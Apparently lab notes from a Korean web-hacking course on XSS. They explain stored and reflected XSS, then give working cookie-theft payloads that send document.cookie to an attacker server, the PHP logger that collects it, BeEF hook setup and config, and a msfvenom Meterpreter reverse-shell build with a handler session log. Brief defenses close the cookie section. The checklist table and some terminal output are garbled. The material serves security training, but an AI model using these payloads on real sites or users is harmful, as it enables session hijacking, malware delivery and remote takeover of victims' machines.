


XSS 취약점

입력 값 검증 미흡!!!

- 웹 파라미터 값 조작 (웹 해킹) - XSS 취약점, SQLi, OS Comand...LFI...
- 파일 데이터 값 조작 - BoF 중 하나.
- 네트워크 데이터 값 조작 - 하트블리드..

XSS 취약점

- 클라이언트 스크립트를 이용하여 사용자(브라우저)에게 특정 행위를 하도록 만드는 취약점
- 특정한 행위 → 대표적인 것은 악성코드가 설치되어 있는 악성서버로 유도!!!
- 대표적인 클라이언트 스크립트 언어 : JavaScript, VBScript, html 등
- 공격 유형
 - 세션 하이재킹 (쿠키정보 이용), 쿠키 재사용 공격 → 다른 사용자 권한 획득!!
 - 악성코드 배포
 - 피싱 사이트 유도
 - CSRF 공격과 연계하여 데이터 수정 등



Web 취약점 분석·평가 항목			
점검항목	항목 중요도	항목코드	
플로우		크로스사이트 리퀘스트 변조(CSRF)	상
!		세션 예측	상
!션		불충분한 인가	상
명령 실행		불충분한 세션 만료	상
션		세션 고정	상
!		자동화 공격	상
!션		프로세스 검증 누락	상
인덱싱		파일 업로드	상
		파일 다운로드	상
츠		관리자 페이지 노출	상
!트 스크립팅		경로 추적	상
열 강도		위치 공개	상
인증		데이터 평문 전송	상
스워드 복구		쿠키 변조	상

Stored XSS

- 악성 스크립트가 서버에 저장되어 여러 사용자에게 전파되는 XSS 공격
- 작동 방식
 - 공격자가 악성 스크립트를 서버에 저장
 - 서버가 해당 스크립트를 포함한 콘텐츠를 사용자에게 전달
 - 사용자의 브라우저에서 스크립트가 실행됨
- 예시
 - 공격자가 게시판에 악성 스크립트를 포함한 댓글 작성
 - 다른 사용자가 댓글을 볼 때 스크립트가 실행되어 세션 쿠키 탈취

```
<script>alert(1);</script>121212 <iframe
src="http://192.168.81.138/bWAPP/login.php"></iframe>111 <iframe
src="http://192.168.81.138/bWAPP/login.php" width=0 height=0></iframe>111
```

Reflected XSS

- 악성 스크립트가 즉시 반사되어 실행되는 XSS 공격
- 작동 방식
 - 공격자가 악성 URL을 생성
 - 사용자가 해당 URL을 클릭
 - 서버가 악성 스크립트를 포함한 응답을 즉시 반사
 - 사용자의 브라우저에서 스크립트가 실행됨
- 예시
 - 공격자가 이메일에 악성 링크 삽입
 - 사용자가 링크 클릭 시 악성 스크립트 실행

```
http://example.com/search?q=<script>alert('XSS');</script>
```

Cross-Site Scripting (XSS) Cheat Sheet - 2021 Edition | ...

This cross-site scripting (XSS) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors

 [https://portswigger.net/web-security/cross-site-scripting/...](https://portswigger.net/web-security/cross-site-scripting/)



XSS 취약점이 발생하면?!! 어떤 공격을 할 수 있냐?!!

쿠키 재사용 공격 = 사용자의 쿠키 정보(인증 포함)를 획득해서 중요 정보를 다시 사용해서 권한을 획득

1. 호스팅 업체 서버(클라우드)를 빌려서 악성 서버로 사용
2. 이미 구축되어 있는 수집 서비스를 사용하는 방법
3. 직접 서버를 만듦

 cookie.zip 2.3 KB

!보안철저@

```
<script>alert(document.cookie);</script> document.write("<iframe
src='http://172.20.10.2/cookie.php?cookie='+document.cookie+' ' width=0
height=0></iframe>"); -> 이렇게 바꿔서 사용 가능 <script
src="http://172.20.10.2/a.js"></script>
```

칼리 공격자 서버에 셋팅 방법

```
└─(root@kali)-[~] └─# cp -r /home/kali/cookie/ /var/www/html └─(root@kali)-[~] └─# cd /var/www/html └─(root@kali)-[/var/www/html] └─# ls
cookie index.html index.nginx-debian.html Sample.txt └─(root@kali)-[/var/www/html] └─# cd cookie └─(root@kali)-[/var/www/html/cookie] └─#
ls a.js cookie.html cookie.php style.css └─(root@kali)-[/var/www/html/cookie] └─# ls -al total 24 drwxr-xr-x 2 root root 4096 Apr
21 02:50 . drwxr-xr-x 3 root root 4096 Apr 21 02:50 .. -rwxr--r-- 1 root
root 116 Apr 21 02:50 a.js -rwxr--r-- 1 root root 3173 Apr 21 02:50
cookie.html -rwxr--r-- 1 root root 1093 Apr 21 02:50 cookie.php -rwxr--r--
1 root root 672 Apr 21 02:50 style.css #권한을 chmod 777로 수정 └─(root@kali)-[/var/www/html/cookie] └─# chmod 777 cookie.html └─(root@kali)-[/var/www/html/cookie] └─# chmod 777 cookie.php └─(root@kali)-[/var/www/html/cookie] └─# vim cookie.php └─(root@kali)-[/var/www/html/cookie] └─# vim a.js document.write("<iframe
src='http://192.168.81.141/cookie/cookie.php?cookie='+document.cookie+' '
width=0 height=0></iframe>"); 아파치 서비스 실행 └─(root@kali)-[/var/www/html/cookie] └─# service apache2 start
```

vim cookie.php 헤더에 PHP 추가

```

File Actions Edit View Help
<?php
$log_time = date("Y/m/d(H:i:s)", time());
$logname = date('Ymd');
$fp = fopen("cookie.html", "a+");
$REMOTE_ADDR=$_SERVER['REMOTE_ADDR'];
$REMOTE_PORT=$_SERVER['REMOTE_PORT'];
$HTTP_USER_AGENT=$_SERVER['HTTP_USER_AGENT'];
$HTTP_REFERER=$_SERVER['HTTP_REFERER'];
$cookie = $_GET['cookie'];
fwrite($fp, "
    <table width='100%' height='22%' border='1'

```

#공격코드 IP는 공격자 칼리리눅스 IP <script
src="http://192.168.81.141/cookie/a.js"></script>

이름		11212
이메일		a@a.com
이름		컴온~~
이메일번호	 <수정,삭제시 필요> <input type="checkbox"/> 게시물 잠금 (본인과 관리자만 열람기
내용입력 형식		<input type="radio"/> TEXT <input checked="" type="radio"/> HTML <input type="radio"/> 웹에디터

script src="http://192.168.81.141/cookie/a.js"></script>

리스트입니다.

XSS를 이용한 피싱사이트 유도 및 악성코드 감염 시나리오

감염 PC 가상 환경 다운로드 (아래 중 1개 선택 다운로드)

1번

 Google Docs [IE11.Win7.For.Windows.VMware.zip](#)

2

 Google Docs [IE11.Win7.For.Windows.VMware.zip](#)


칼리리눅스 Beef-XSS 프레임워크 설치

```

└─(kali㉿kali)-[~] └─$ sudo apt update [sudo] password for kali: Hit:1
http://http.kali.org/kali kali-rolling InRelease 453 packages can be
upgraded. Run 'apt list --upgradable' to see them. └─(kali㉿kali)-[~] └─$
sudo apt install beef-xss beef-xss is already the newest version
(0.5.4.0+git20250422-0kali1). Summary: Upgrading: 0, Installing: 0,
Removing: 0, Not Upgrading: 453 아래와 같이 프로그램 실행 후에 초기 패스워드
입력, 패스워드 입력은 안보이니 1234 입력하고 엔터 └─(kali㉿kali)-[~] └─$
sudo beef-xss [-] You are using the Default credentials [-] (Password must
be different from "beef") [-] Please type a new password for the beef
user: [i] GeoIP database is missing [i] Run geoipupdate to download /
update Maxmind GeoIP database [*] Please wait for the BeEF service to
start. [*] [*] You might need to refresh your browser once it opens. [*]
[*] Web UI: http://127.0.0.1:3000/ui/panel [*] Hook: <script
src="http://<IP>:3000/hook.js"></script> [*] Ex기


```

초기 패스워드 입력한 beef 1234로 로그인




- beef 비밀번호 보는 방법 (문제가 발생 시)

```
sudo mousepad /usr/share/beef-xss/config.yaml 8~9번째줄에 있음 -> 아래 사진  
과 같이 수정 및 저장 sudo beef-xss-stop sudo beef-xss
```



```
1 |
2 beef:
3   version: 0.5.4.0
4   debug: false
5   client_debug: false
6   crypto_default_value_length: 80
7   credentials:
8     user: beef
9     passwd: '1234'
10  restrictions:
11    permitted_hooking_subnet:
12      - 0.0.0.0/0
13      - "::/0"
14    permitted_ui_subnet:
15      - 0.0.0.0/0
16      - "::/0"
17    excluded_hooking_subnet: []
18    api_attempt_delay: '0.05'
19  http:
20    debug: false
21    host: 0.0.0.0
```

```
<script src="http://192.168.81.137:3000/hook.js"></script>
```

쿠키 재사용 공격 대응방안

1. XSS 취약점에 대한 입력 값 검증 미흡 (<script>,<iframe> 등등 입력 값 검증이 안 되었었다.!!!)
2. 쿠키 값 안에 IP 정보를 포함해서 암호화

NAVER

The screenshot shows the Naver login interface. The 'ID/전화번호' tab is selected. The form includes the following elements:

- Input field for '아이디 또는 전화번호' (ID or Phone Number)
- Input field for '비밀번호' (Password)
- Checkbox for '로그인 상태 유지' (Keep login state)
- Toggle for 'IP보안' (IP Security) which is currently 'ON'
- '로그인' (Login) button

3. 금융권에는 IP 정보뿐만 아니라, 하드웨어 정보(MAC 정보 등...)

악성코드 배포 사례

msfvenom을 이용한 악성코드 exe 파일 LHOST는 칼리리눅스 공격자

```
└─(kali㉿kali)-[~] └─$ sudo msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.81.137 LPORT=4444 -f exe -o security.exe [-] No platform was
selected, choosing Msf::Module::Platform::Windows from the payload [-] No
arch selected, selecting arch: x86 from the payload No encoder specified,
outputting raw payload Payload size: 354 bytes Final size of exe file:
73802 bytes Saved as: security.exe └─(kali㉿kali)-[~] └─$ python -m
http.server 80 Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

핸들러 만들기 (터미널 하나 새로 사용)

```
msf6 > use multi/handler [*] Using configured payload generic/shell_reverse
exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp PAYLOA
windows/meterpreter/reverse_tcp msf6 exploit(multi/handler) > set LHOST 192
192.168.81.137 msf6 exploit(multi/handler) > set LPORT 4444 LPORT => 4444 m
exploit(multi/handler) > exploit [*] Started reverse TCP handler on 192.168
Sending stage (177734 bytes) to 192.168.81.132 /usr/share/metasploit-
framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/
warnin: nested repeat operator '+' and '?' was replaced with '*' in regular
Meterpreter session 1 opened (192.168.81.137:4444 -> 192.168.81.132:49451)
02:06:30 -0400 meterpreter >
```